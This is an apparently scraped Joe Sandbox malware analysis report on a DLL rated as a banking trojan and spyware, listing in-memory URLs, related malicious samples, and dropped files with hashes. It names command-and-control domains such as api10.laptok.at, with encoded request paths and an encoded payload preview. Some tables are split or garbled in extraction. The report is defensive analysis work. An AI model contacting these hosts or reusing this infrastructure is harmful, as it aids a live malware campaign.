http://%s.com	explorer.exe, 0000001D.0000000 0.383246627.0000000006FE0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 0000001D.0000000 0.390940083.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000013.00000 002.373535807.0000022F84FD1000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000013.00000 003.315876431.0000022F863B7000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000013.00000 003.315876431.0000022F863B7000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000013.00000 003.316077388.0000022F8657E000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.naver.com/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000013.00000 003.315876431.0000022F863B7000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 0000001D.0000000 0.390940083.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://uk.search.yahoo.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000001D.00000000 0.390940083.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 0000001D.00000000 0.383246627.0000000006FE0000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 0000001D.00000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 0000001D.00000000 0.390940083.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api10.laptok.at/api1/XO7QtVtOxvAU4dkxK/MUnrl2paNhM_/2FhuHDAlai0/NYk3fgMRD21K6x/275eVNVSoFX1z_	explorer.exe, 0000001D.00000000 0.389327777.0000000008C64000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 0000001D.0000000 0.390940083.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321067
Start date:	20.11.2020
Start time:	10:39:43

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	earmarkavchd (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	6
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winDLL@32/37@11/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.1% (good quality ratio 4.8%) • Quality average: 77.1% • Quality standard deviation: 28.4%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.108.39.131, 23.210.248.85, 51.104.144.132, 13.88.21.125, 152.199.19.161, 67.26.139.254, 8.241.11.126, 8.241.123.126, 8.241.9.254, 8.241.122.126, 2.23.155.146, 2.23.155.145, 2.23.155.139, 92.123.180.131, 2.23.155.169, 2.23.155.130, 2.23.155.120, 52.177.166.224, 95.101.22.125, 95.101.22.134, 20.54.26.129, 52.142.114.176, 51.104.139.180 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, bn3p.wns.notify.windows.com.akadns.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, skypedataprdcoleus17.cloudapp.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/321067/sample/earmarkavchd.dll

Simulations

Behavior and APIs

Time	Type	Description
10:41:12	API Interceptor	17x Sleep call for process: powershell.exe modified
10:41:39	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	http://c56.lepini.at	Get hash	malicious	Browse	• c56.lepini.at/
	my_presentation_82772.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
myip.opendns.com	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 84.17.52.40
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 84.17.52.40
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 84.17.52.40
	4.exe	Get hash	malicious	Browse	• 84.17.52.10
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 84.17.52.10
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 91.132.136.164
	Capasw32.dll	Get hash	malicious	Browse	• 84.17.52.80
	my_presentation_u6r.js	Get hash	malicious	Browse	• 84.17.52.22
	open_attach_k7u.js	Get hash	malicious	Browse	• 84.17.52.22
	ZwlegcGh.exe	Get hash	malicious	Browse	• 84.17.52.22
	dokument9903340.hta	Get hash	malicious	Browse	• 84.17.52.22
	look_attach_s0r.js	Get hash	malicious	Browse	• 84.17.52.22
	my_presentation_u5c.js	Get hash	malicious	Browse	• 84.17.52.22
	presentation_p6l.js	Get hash	malicious	Browse	• 84.17.52.22
	job_attach_x0d.js	Get hash	malicious	Browse	• 84.17.52.22
	UrsnifSample.exe	Get hash	malicious	Browse	• 84.17.52.78
	sample.docm	Get hash	malicious	Browse	• 84.17.52.78
	3289fkjsdfyu.exe	Get hash	malicious	Browse	• 185.189.150.37
	bier.exe	Get hash	malicious	Browse	• 185.32.222.13
	Richiesta.doc	Get hash	malicious	Browse	• 185.32.222.13
c56.lepini.at	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158
	1118_8732615.doc	Get hash	malicious	Browse	• 8.208.13.158
	http://https://bit.ly/36uHc4k	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/2UkQfiI	Get hash	malicious	Browse	• 8.208.98.199
	WeTransfer File for info@nanniottavio.it .html	Get hash	malicious	Browse	• 47.254.218.25
	http://https://bit.ly/2K1UcH2	Get hash	malicious	Browse	• 8.208.98.199
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/32NFFFf	Get hash	malicious	Browse	• 8.208.98.199
	http://https://docs.google.com/document/d/e/2PACX-1vTXjxu9U09_RHRx1i-oO2TYLCb5Uztf2wHiVVFFHq8srDJ1oKiEfPRIO7_slB-VnNS_T_Q-hOHFxFWL/pub	Get hash	malicious	Browse	• 47.88.17.4
	http://https://bit.ly/2Itre2m	Get hash	malicious	Browse	• 8.208.98.199
	4xb4vy5e15.exe	Get hash	malicious	Browse	• 47.89.39.18
	SVfO6yGJ41.exe	Get hash	malicious	Browse	• 8.208.99.216
	TJJflelDEn.exe	Get hash	malicious	Browse	• 47.52.205.194
	http://googledrive-eu.com	Get hash	malicious	Browse	• 47.74.8.123
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 47.91.167.60
	Selenium.exe	Get hash	malicious	Browse	• 47.88.91.129
	http://https://bit.ly/3nnjluj	Get hash	malicious	Browse	• 47.254.133.206
	aQ1dPoFPaa.exe	Get hash	malicious	Browse	• 47.52.205.194

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E7B188DA-2B5F-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.044817187916586
Encrypted:	false
SSDEEP:	384:rlJ3aUxs96n535tUd3CBIbdlHi9cXDZ+JD/H:DG5J+lMIdlCGd+JDH
MD5:	39A087424113DAB76746C473B962CCDF
SHA1:	37333788BB5034EBF054F9B8FA4725805EDEEA4B
SHA-256:	9F36720DB3F666EDECD263F45FDE0C78BA2F63FA344B370EE1515BD807294A7C
SHA-512:	9569121684BC1443C4735D90DF8DF7D0C6ABF40F71FBB714356EFD28BC5C1625B3E79218E1925EFCD36712130E99A4D39B9836CE86765603C456A764D44BCD9
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E7B188DC-2B5F-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E7B188DC-2B5F-11EB-90E5-ECF4BB570DC9}.dat	
Size (bytes):	28120
Entropy (8bit):	1.907292471854825
Encrypted:	false
SSDEEP:	192:rLZsQr65kfFj92MkWlMsYlQfooPTr1QfCfooPTKr:rdFuKfh04msMEo
MD5:	F6B7C5ED12A9942C076D7FB3EFF63F0D
SHA1:	1AB04C5899B73236631278FC374581BDA263D00E
SHA-256:	3310351BC2D9C9320770858EBA4C9216AD01C1378CDB2C2D3F46E05F5B6FBD0A
SHA-512:	37461B8614AD246F926CEA3A9993C7D418F841EA2436B62BD016720EF5706BEE151F7682C393748DDFDC787139063C28E720FC1B1D468A039F8244BAE0549887
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E7B188DE-2B5F-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28156
Entropy (8bit):	1.9220659143956624
Encrypted:	false
SSDEEP:	192:r9ZrQv69kRFjF2UkWdMoYdDTKolDiTKqeA:rTEimRh8AuoUqUvqZ
MD5:	5BC10B1192CAC6C78FA858B9F51F72FA
SHA1:	0968CE310F38DB37C5ECDD05717A8BE189AC902A
SHA-256:	068F18C1A8310266274B1AB784A062DCFC260B37B392B8C8B68AAE1234FDDEE9
SHA-512:	823BC7D06A35A725EA113548F08F34D5C9ADE15FB51B121C4A00DCDD20663E9A674925075C7791CE4C6B22C61C6F73A82D1EC3C039D48D6B863DACA5B0ED2I AF
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{EE1C3C84-2B5F-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28160
Entropy (8bit):	1.9244328101490087
Encrypted:	false
SSDEEP:	192:rcZfQe6kkDFjJ2RkWkM/YpLOOnsq3HVLOgcOOnsqPc6A:rcYpJDhYtR/g7nsGensv9
MD5:	533DFB9F9EF180001FC0301F47D39986
SHA1:	2BF981944AF92FC3E80D059B70D8664E9718190E
SHA-256:	3DB8395646678 65DDC2525DA98F280DA6CCC9E0279D52C89244D82EF1DFBEB90
SHA-512:	38C3D8CED822FDF622FABCD0627FAAD74CF665DD64B3DCA021FC277383B9A20DF27970B245AB19B0FE5267F954BA6649875D9BE9DAAA197C6AB4A9617AB4A 6A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\70R8a3b9[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2408
Entropy (8bit):	5.984213394225501
Encrypted:	false
SSDEEP:	48:OurJo1eykcgE0yDBKjVqAW1iuR6RVWuYRJb77okJlfWo:nKzkyvGPW13R6vYRNsfz
MD5:	99911885EF8527B9BB520959D0400D23
SHA1:	A214A86649EBA314D4BF4C1ED2AC48CAC7EEBA1B
SHA-256:	6A56806C098AA9CD6ADFD325BE3E9A05FDA817BD175A469A5027339EEA4C9058
SHA-512:	58A1F7252A01A5EEC8375316FB178361DC6A7D1AA6275370B760D15376EB47DE50901CD5F024AB6B738EB22FC0447D249126F76ABA3B2EBF81F4E2BE3CB96F8 E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\70R8a3b9[1].htm	
IE Cache URL:	http:// api10.laptok.at/api1/6pQLMKxXX9R7A/0Kb9p8K4/BHJoVof6Fq7pyt4TOfPymNR/ZySC71MXSL/l8MLURonpjSVljDCJ/ih2L1Bdz8irJ/_2F8lSRByE0/SM6_2BP71LZESU/h3tJD1hVHbKiwkwE2IeWs/IizA7p6En4mCz2WA/NXpt5f6m6Jvf3pc/Mrs5oQ_2FPRoyih4jN/nKDhf733I/JOO4yWaqPLDk_2FATWs4/au98UO6brkA9iK_2BJ2/m2zSLNazAj56j867SYe4xl/cUNEATTbA9T6H/G_0A_0DY/h1e_2Bl0ZjLJIZf95sH7_2B/vbmm46cNio/kWkp8HAde3SsZyg36/ZN_2BmnjrWTcHtn/70R8a3b9
Preview:	dc5Myj1zX7wL16anUxKQbz0PUOVZccb3OWc2KaU5+XF1MrQFi5BV7tYx7BVtZTNjiJ4fPn/SH+6LpMOl9zy0PHDvdc1lteTU0DMsO0xKrJ2AJBhibqs0KAZjyZ2sATERlhsdm7/JrNq5iWPBl026FWqTzpw/E+iy/D1HCAxeakEUXanAlqIYdJVX2tjtziBfVxf9HFOuD0gXtSQqptUTh1GuewVWXfg7K1l6qMZXohnzDheZ+hO4JWUdY1G6C5TU7nGN1CzHxAx9rzc+7dBrMEHMrX/hFNwnZC5YRnKDiiWkzqW3qNWXXU23dnvOno54EE6JnFwpj3a75ko3/blADxve+zDiEAqDbvVLJAn2SEEyblqGG+c1hUe4DM7q6dY6wTRaJ9+kr2Faq0KjxDpfAaz/J7eRc3F86mOUUfhhZ+qch//Zv9OEuUbEummmoMGReikRWVckbemdwmEzVgNSCiHpCY3r0L/rCWu6Rnoxa8M/zPljyUBPcWXjFVJDxpOW7G6k/iaI8TEQDYJr+iDAWzmmCN1N89rVDh9xrDVNPNlpuifS7S1ByEqoMfoEpCnxManZ/5CmJes5lxUz1ksnZjPSTpcoVJcIBDP2Svyfq3smofUMt0BsVHGKDs7O9RKHta7HHWZ4cy8oiqh69Mh9d3WUcD6OzCzR2xgtGXLn3ik618P0/CZ/HozGsVwB671/tTlbLqnV9XUTaHtLmc57EPDB54VvJLM53YU0P7IceRAZiPfZ+Ad1GdKGoj2BmcRcuqjA6EQIDA3sy2AePwSr0wNqED9SRm/RvuyUvhoCrFizu/NKJG4ekC5vWFWOFo+X11EG3tLHladPjLUNDLRWz/Ii/89l0UFGTmkyHLIAw1wAOYZgkAohqmgmpEzhEgot2hGSg1MOhC+gnykRezoR7/P6726Zap1bjfYtnPJ7Wy6vUMKKhKYivcP/raiyymBY/h0MP2y3w+mCTOwMpD8D8v+6KHVOL4iD8miJtfC+m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\X[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267700
Entropy (8bit):	5.999836336819629
Encrypted:	false
SSDEEP:	6144:LO9BcSK5cnihVRakwHDgwodbX+Un+IQ7fqjeMRmd1:LkLn8VRl1woVX+2RQrtBd1
MD5:	FC226C805B21348897F9CF750630EBA6
SHA1:	5F20971E026402B862B9A62A6B4CCCE997BFE90E
SHA-256:	B2BA15FFD15238328B301C92BC4CB4CA7C5B500826146DBFACB98B261E12FB31
SHA-512:	CC7D68BC7D29F45BBC9152AA9D360263B8F56675ED71C273C7750D9B268DF99A72C0B8CC2F0D2A1881784750D05CA8ABA9C5DA52393BA9AE27A2338F6EB13EC
Malicious:	false
